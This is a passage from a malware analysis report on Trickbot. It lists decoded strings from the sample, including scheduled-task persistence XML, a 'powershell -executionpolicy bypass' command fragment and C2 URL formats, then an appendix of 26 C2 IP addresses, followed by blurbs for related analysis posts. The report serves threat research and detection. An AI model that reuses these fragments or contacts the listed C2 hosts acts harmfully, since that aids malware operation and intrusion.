index : 20 –> Decoded string : b’dnsbl-1.uceprotect.net’
index : 21 –> Decoded string : b’spam.dnsbl.sorbs.net’
index : 22 –> Decoded string : b’bdns.at’
index : 23 –> Decoded string : b’bdns.by’
index : 24 –> Decoded string : b’bdns.co’
index : 25 –> Decoded string : b’bdns.im’
index : 26 –> Decoded string : b’bdns.link’
index : 27 –> Decoded string : b’bdns.nu’
index : 28 –> Decoded string : b’bdns.pro’
index : 29 –> Decoded string : b’b-dns.se’
index : 30 –> Decoded string : b’ruv_’
index : 31 –> Decoded string : b'<UserId>’
index : 32 –> Decoded string : b’rundll32.exe ‘
index : 33 –> Decoded string : b’control’
index : 34 –> Decoded string : b’ %u %u %u %u’
index : 35 –> Decoded string : b'</BootTrigger>n’
index : 36 –> Decoded string : b’path’
index : 37 –> Decoded string : b’Toolwiz Cleaner’
index : 38 –> Decoded string : b’GET’
index : 39 –> Decoded string : b’WTSGetActiveConsoleSessionId’
index : 40 –> Decoded string : b’Param 0′
index : 41 –> Decoded string : b’Create ZP failed’
index : 42 –> Decoded string : b’%s/%s/64/%s/%s/%s/’
index : 43 –> Decoded string : b’Decode param64 error’
index : 44 –> Decoded string : b’client is not behind NAT’
index : 45 –> Decoded string : b’Windows Server 2003′
index : 46 –> Decoded string : b’start’
index : 47 –> Decoded string : b’SYSTEM’
index : 48 –> Decoded string : b’kernel32.dll’
index : 49 –> Decoded string : b’SeDebugPrivilege’
index : 50 –> Decoded string : b’.txt’
index : 51 –> Decoded string : b’Load to M failed’
index : 52 –> Decoded string : b’winsta0\default’
index : 53 –> Decoded string : b’eventfail’
index : 54 –> Decoded string : b’Windows 10 Server’
index : 55 –> Decoded string : b’data’
index : 56 –> Decoded string : b’ working’
index : 57 –> Decoded string : b’%u%u%u.’
index : 58 –> Decoded string : b'</LogonTrigger>n’
index : 59 –> Decoded string : b’shlwapi’
index : 60 –> Decoded string : b’cn\’
index : 61 –> Decoded string : b’——Boundary%08X’
index : 62 –> Decoded string : b’curl/7.78.0′
index : 63 –> Decoded string : b’GetProcAddress’
index : 64 –> Decoded string : b'</Command>n<Arguments>’
index : 65 –> Decoded string : b’\svchost.exe’
index : 66 –> Decoded string : b’–%s–rnrn’
index : 67 –> Decoded string : b’SignatureLength’
index : 68 –> Decoded string : b’tmp’
index : 69 –> Decoded string : b’in’
index : 70 –> Decoded string : b’SeTcbPrivilege’
index : 71 –> Decoded string : b’52’
index : 72 –> Decoded string : b’\*’
index : 73 –> Decoded string : b’0.0.0.0′
index : 74 –> Decoded string : b'</Exec>n</Actions>n</Task>n’
index : 75 –> Decoded string : b’ModuleQuery’
index : 76 –> Decoded string : b’No params’
index : 77 –> Decoded string : b’DNSBL’
index : 78 –> Decoded string : b’%02X’
index : 79 –> Decoded string : b’VERS’
index : 80 –> Decoded string : b’cmd.exe’
index : 81 –> Decoded string : b’/%s/%s/0/%s/%s/%s/%s/%s/’
index : 82 –> Decoded string : b’noname’
index : 83 –> Decoded string : b’Control failed’
index : 84 –> Decoded string : b’LoadLibraryW’
index : 85 –> Decoded string : b’InitializeCriticalSection’
index : 86 –> Decoded string : b’Create xml2 failed’
index : 87 –> Decoded string : b'</Triggers>n<Principals>n<Principal id=”Author”>n’
index : 88 –> Decoded string : b’not listed’
index : 89 –> Decoded string : b’Create xml failed’
index : 90 –> Decoded string : b’Windows Server 2012′
index : 91 –> Decoded string : b’CloseHandle’
index : 92 –> Decoded string : b’pIT connect failed, 0x%x’
index : 93 –> Decoded string : b’Windows Server 2008′
index : 94 –> Decoded string : b’WantRelease’
index : 95 –> Decoded string : b’i:’
index : 96 –> Decoded string : b'</Command>’
index : 97 –> Decoded string : b’client is behind NAT’
index : 98 –> Decoded string : b’Register u failed, 0x%x’
index : 99 –> Decoded string : b’/%s/%s/25/%s/’
index : 100 –> Decoded string : b’/%s/%s/14/%s/%s/0/’
index : 101 –> Decoded string : b’1108′
index : 102 –> Decoded string : b’ExitProcess’
index : 103 –> Decoded string : b’POST’
index : 104 –> Decoded string : b’\cmd.exe’
index : 105 –> Decoded string : b’PROMPT’
index : 106 –> Decoded string : b’x64′
index : 107 –> Decoded string : b’Windows 2000′
index : 108 –> Decoded string : b’user’
index : 109 –> Decoded string : b’Unable to load module from server’
index : 110 –> Decoded string : b’/%s/%s/10/%s/%s/%u/’
index : 111 –> Decoded string : b’Process has been finishedn’
index : 112 –> Decoded string : b’–%srnContent-Disposition: form-data; name=”%S”rnrn’
index : 113 –> Decoded string : b’Process was unloaded’
index : 114 –> Decoded string : b’testscript’
index : 115 –> Decoded string : b’CI failed, 0x%x’
index : 116 –> Decoded string : b’%08lX%04lX%u’
index : 117 –> Decoded string : b’Invalid params count’
index : 118 –> Decoded string : b’WTSQueryUserToken’
index : 119 –> Decoded string : b’S-1-5-18′
index : 120 –> Decoded string : b’\Toolwiz-Cleaner’
index : 121 –> Decoded string : b’dsize:%u’
index : 122 –> Decoded string : b’GetParentInfo error’
index : 123 –> Decoded string : b’reload%d’
index : 124 –> Decoded string : b’/%s/%s/5/%s/’
index : 125 –> Decoded string : b’ ‘
index : 126 –> Decoded string : b’D:(A;;GA;;;WD)(A;;GA;;;BA)(A;;GA;;;SY)(A;;GA;;;RC)’
index : 127 –> Decoded string : b’explorer.exe’
index : 128 –> Decoded string : b’Unknown’
index : 129 –> Decoded string : b’x86′
index : 130 –> Decoded string : b’Content-Type: multipart/form-data; boundary=%srnContent-Length: %drnrn’
index : 131 –> Decoded string : b’pIT GetFolder failed, 0x%x’
index : 132 –> Decoded string : b’%s %s’
index : 133 –> Decoded string : b’Windows 7′
index : 134 –> Decoded string : b’en-EN\’
index : 135 –> Decoded string : b’t:’
index : 136 –> Decoded string : b’Execute from user’
index : 137 –> Decoded string :
b'</Principal>n</Principals>n<Settings>n<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>n<DisallowStartIfOnBatteries>false</Dis
Context=”Author”>n<Exec>nt<Command>’
index : 138 –> Decoded string : b’Windows Server 2008 R2′
index : 139 –> Decoded string : b’Windows Vista’
index : 140 –> Decoded string : b’Run D failed’
index : 141 –> Decoded string : b’Win32 error’
index : 142 –> Decoded string : b’/%s/%s/1/%s/’
index : 143 –> Decoded string : b’SINJ’
index : 144 –> Decoded string : b’Module already unloaded’
index : 145 –> Decoded string : b’%016llX%016llX’
index : 146 –> Decoded string : b'</Arguments>n’
index : 147 –> Decoded string : b’Load to P failed’
index : 148 –> Decoded string : b’Module is not valid’
index : 149 –> Decoded string : b'<LogonTrigger>n<Enabled>true</Enabled>n’
index : 150 –> Decoded string : b'<moduleconfig>*</moduleconfig>’
index : 151 –> Decoded string : b’freebuffer’
index : 152 –> Decoded string : b’failed’
index : 153 –> Decoded string : b’listed’
index : 154 –> Decoded string : b’Windows Server 2012 R2′
index : 155 –> Decoded string : b’50’
index : 156 –> Decoded string : b’LeaveCriticalSection’
index : 157 –> Decoded string : b’info’
index : 158 –> Decoded string : b’ver.txt’
index : 159 –> Decoded string : b’ /C cscript ‘
index : 160 –> Decoded string : b’ECCPUBLICBLOB’
index : 161 –> Decoded string : b’delete’
index : 162 –> Decoded string : b’m:’
index : 163 –> Decoded string : b’First’
index : 164 –> Decoded string : b’/C powershell -executionpolicy bypass -File ‘
index : 165 –> Decoded string : b’Global\’
index : 166 –> Decoded string : b’kps’
index : 167 –> Decoded string : b’%s/%s/63/%s/%s/%s/%s/’
index : 168 –> Decoded string : b’%s%s’
index : 169 –> Decoded string : b’.reloc’
index : 170 –> Decoded string : b’rundll32′
index : 171 –> Decoded string : b'<?xml version=”1.0″ encoding=”UTF-16″?>n<Task version=”1.2″ >n<RegistrationInfo>n<Version>1.1.1</Versio
index : 172 –> Decoded string : b'<LogonType>InteractiveToken</LogonType>n<RunLevel>LeastPrivilege</RunLevel>’
index : 173 –> Decoded string : b’SignalObjectAndWait’
index : 174 –> Decoded string : b’%s.%s.%s.%s’
index : 175 –> Decoded string : b’Windows 8′
index : 176 –> Decoded string : b’exc’
index : 177 –> Decoded string : b’Launch USER failed’
index : 178 –> Decoded string : b’regsvr32′
index : 179 –> Decoded string : b’settings.ini’
index : 180 –> Decoded string : b’/%s/%s/23/%u/’
index : 181 –> Decoded string : b’ECDSA_P384′
index : 182 –> Decoded string : b’%u.%u.%u.%u’
index : 183 –> Decoded string : b’ResetEvent’
index : 184 –> Decoded string : b’%s sTart’
index : 185 –> Decoded string : b’%s %s SP%u’
index : 186 –> Decoded string : b’.tmp’
index : 187 –> Decoded string : b'</UserId>’
index : 188 –> Decoded string : b’%s.%s’
index : 189 –> Decoded string : b’/’
index : 190 –> Decoded string : b’Register s failed, 0x%x’
index : 191 –> Decoded string : b’mutant’
index : 192 –> Decoded string : b’e:’
index : 193 –> Decoded string : b’release’
index : 194 –> Decoded string : b’wtsapi32′
index : 195 –> Decoded string : b’Windows XP’
index : 196 –> Decoded string : b'<BootTrigger>n<Enabled>true</Enabled>n’
index : 197 –> Decoded string : b’E: 0x%x A: 0x%p’
index : 198 –> Decoded string : b’Find P failed’
index : 199 –> Decoded string : b’Module has already been loaded’
index : 200 –> Decoded string : b’Windows 8.1′
index : 201 –> Decoded string : b’EnterCriticalSection’
index : 202 –> Decoded string : b’Windows 10′
index : 203 –> Decoded string : b’Execute from system’
index : 204 –> Decoded string : b'<RunLevel>HighestAvailable</RunLevel>n<GroupId>NT AUTHORITY\SYSTEM</GroupId>n<LogonType>Inter
index : 205 –> Decoded string : b’NAT status’
index : 206 –> Decoded string : b’Start failed’
index : 207 –> Decoded string : b’WTSEnumerateSessionsA’
index : 208 –> Decoded string : b’ps1′
index : 209 –> Decoded string : b’WaitForSingleObject’
index : 210 –> Decoded string : b’UrlEscapeW’
index : 211 –> Decoded string : b’pIT NULL’
index : 212 –> Decoded string : b’WTSFreeMemory’
index : 213 –> Decoded string : b’USER32.dll’
index : 214 –> Decoded string : b’WS2_32.dll’
index : 215 –> Decoded string : b’IPHLPAPI.DLL’
index : 216 –> Decoded string : b’WINHTTP.dll’
index : 217 –> Decoded string : b’bcrypt.dll’
index : 218 –> Decoded string : b’CRYPT32.dll’
index : 219 –> Decoded string : b’OLEAUT32.dll’
index : 220 –> Decoded string : b’SHELL32.dll’
index : 221 –> Decoded string : b’USERENV.dll’
index : 222 –> Decoded string : b’SHLWAPI.dll’
index : 223 –> Decoded string : b’ole32.dll’
index : 224 –> Decoded string : b’ADVAPI32.dll’
index : 225 –> Decoded string : b’ntdll.dll’
index : 226 –> Decoded string : b’ncrypt.dll’
```

12. Appendix 2 – C2s list

Trickbot C2 List
36.91.117.231:443
36.89.228.201:443
103.75.32.173:443
45.115.172.105:443
36.95.23.89:443
103.123.86.104:443
202.65.119.162:443
202.9.121.143:443
139.255.65.170:443
110.172.137.20:443
103.146.232.154:443
36.91.88.164:443
103.47.170.131:443
122.117.90.133:443
103.9.188.78:443
210.2.149.202:443
118.91.190.42:443
117.222.61.115:443
117.222.57.92:443
136.228.128.21:443
103.47.170.130:443
36.91.186.235:443
103.194.88.4:443
116.206.153.212:443
58.97.72.83:443
139.255.6.2:443

Click here for Vietnamese version.

Tran Trung Kien (aka m4n0w4r)

Malware Analysis Expert

R&D Center – VinCSS (a member of Vingroup)

↗ Go back

RELATED POST

20/05/2022

[RE027] China-based APT Mustang Panda might still have continued their attack activities against organizations in Vietnam

At VinCSS, through continuous cyber security monitoring, hunting malware samples and evaluating them to determine the potential risks, especially malware samples targeting Vietnam. Recently, during hunting on VirusTotal's platform and performing scan for specific byte patterns related to the Mustang Panda (PlugX), we discovered a series of malware samples, suspected to be relevant to APT Mustang Panda, that was uploaded from Vietnam.

📅 25/04/2022

[RE026] A Deep Dive into Zloader – the Silent Night

Zloader, a notorious banking trojan also known as Terdot or Zbot. This trojan was first discovered in 2016, and over time its distribution number has also continuously increased. The Zloader's code is said to be built on the leaked source code of the famous ZeuS malware. In 2011, when source code of ZeuS was made public and since then, it has been used in various malicious code samples.


📅 03/07/2021

[RE023] Quick analysis and removal tool of a series of new malware variant of Panda group that has recently targeted to Vietnam VGCA

Through continuous cyber security monitoring and hunting malware samples that were used in the attack on Vietnam Government Certification Authority, and they also have attacked a large corporation in Vietnam since 2019, we have discovered a series of new variants of the malware related to this group.

24/05/2021

[RE022] Part 1: Quick analysis of malicious sample forging the official dispatch of the Central Inspection Committee
Through continuous cyber security monitoring, VinCSS has discovered a document containing malicious code with Vietnamese content that was found by ShadowChaser Group(@ShadowChasing1) group. We think, this is maybe a cyberattack campaign that was targeted in Vietnam, we have downloaded the sample file. Through a quick assessment, we discovered some interesting points about this sample, so we decided to analyze it. This is the first part in a series of articles analyzing this sample.



18/03/2021

[RE021] Qakbot analysis – Dangerous malware has been around for more than a decade

QakBot (also known as QBot, QuakBot, Pinkslipbot) is one of the famous Banking Trojan with the main task to steal banking credentials, online banking session information, or any other banking data. Although detected by anti-virus software vendors since 2008, but util now it’s still operating and keep continuously maintained by the gangs behind it. Qakbot continuously evolves by applying advance or new techniques to evade detection and avoid reverse analysis, making analysis more difficult. In recent reports, it could be used to drop other malware such as ProLock, Egregor ransomware.